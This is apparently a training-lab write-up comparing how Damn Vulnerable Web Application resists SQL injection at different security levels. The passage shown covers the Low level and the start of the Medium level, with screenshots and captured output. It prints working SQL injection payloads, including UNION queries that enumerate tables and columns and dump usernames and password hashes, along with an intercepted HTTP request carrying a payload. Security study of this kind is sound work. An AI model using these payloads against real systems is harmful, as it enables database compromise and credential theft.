Project 1: DVWA Security Level Comparison Project

Objective

The objective of this project is to **compare how Damn Vulnerable Web Application (DVWA) behaves at different security levels** (Low, Medium, High, Impossible) by observing:

- Which payloads work at each level
- How exploitation difficulty changes
- What **defense mechanisms** are introduced at higher levels

Vulnerabilities Selected

1. **SQL Injection**
2. **File Upload**

These vulnerabilities were chosen because they represent input-based attacks and server-side execution risks, both common in real-world web applications.

Test Environment


- Operating System: Kali Linux
- Web Application: Damn Vulnerable Web Application (DVWA)
- Security Levels Tested: Low, Medium, High, Impossible

Vulnerability 1: SQL Injection

1.1:Low Security Level

Payload Used

```
1' or '1'='1
```




Vulnerability: SQL Injection

```
ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith
```

SQL Injection authentication bypass using OR condition

1' order by 2#



Vulnerability: SQL Injection


```
ID: 1' order by 2#
First name: admin
Surname: admin
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Determining column count using ORDER BY clause

1' UNION select user(),database() #



Vulnerability: SQL Injection

User ID: Submit


```
ID: 1' Union select user(),database()#
First name: admin
Surname: admin

ID: 1' Union select user(),database()#
First name: user@localhost
Surname: dvwa
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Database user and database name enumeration

```
1' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = 'dvwa' #
```



Vulnerability: SQL Injection

User ID: Submit


```
ID: 1' UNION SELECT table_name, NULL  FROM information_schema.tables  WHERE table_schema = 'dvwa'
First name: admin
Surname: admin

ID: 1' UNION SELECT table_name, NULL  FROM information_schema.tables  WHERE table_schema = 'dvwa'
First name: users
Surname:

ID: 1' UNION SELECT table_name, NULL  FROM information_schema.tables  WHERE table_schema = 'dvwa'
First name: guestbook
Surname:

ID: 1' UNION SELECT table_name, NULL  FROM information_schema.tables  WHERE table_schema = 'dvwa'
First name: access_log
Surname:

ID: 1' UNION SELECT table_name, NULL  FROM information_schema.tables  WHERE table_schema = 'dvwa'
First name: security_log
Surname:
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/

Enumeration of database tables from information_schema


1' UNION select column_name, NULL from information_schema.columns where table_name='users' #



```
ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: admin
Surname: admin

ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: USER
Surname:

ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: PASSWORD_ERRORS
Surname:

ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: PASSWORD_EXPIRATION_TIME
Surname:

ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: user_id
Surname:

ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: first_name
Surname:

ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: last_name
Surname:

ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: password
Surname:

ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: avatar
Surname:

ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
First name: last_login
Surname:

ID: 1'Union select column_name ,NULL from information_schema.columns Where table_name='users'
```

Enumeration of column names from users table

1' UNION select user,password from users #



```
ID: 1'Union select user,password from users #
First name: admin
Surname: admin

ID: 1'Union select user,password from users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1'Union select user,password from users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1'Union select user,password from users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1'Union select user,password from users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1'Union select user,password from users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Extracted usernames and password hashes


Observation

At Low security, DVWA directly concatenates user input into SQL queries without validation. This allows full control over the SQL query and complete database compromise.

Defense Mechanism

- None implemented

1.2:Medium Security Level




Vulnerability: SQL Injection

User ID: 1

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/




```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=094ccfc3fb11f6ec3b37655161635d69; security=medium
Connection: keep-alive

id=2&Submit=Submit
```


At Medium security, user input is passed as URL parameters (e.g., id=2&Submit=Submit).

Payloads That Worked

id=0 union select 1,2 #



```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 127.0.0.1
Content-Length: 37
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="141", "Not?A_Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchan
ge;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=094ccfc3fb11f6ec3b37655161635d69; security=medium
Connection: keep-alive

id=0 union select 1,2 #&Submit=Submit
```



Vulnerability: SQL Injection


```
ID: 0 union select 1,2 #
First name: 1
Surname: 2
```

More Information

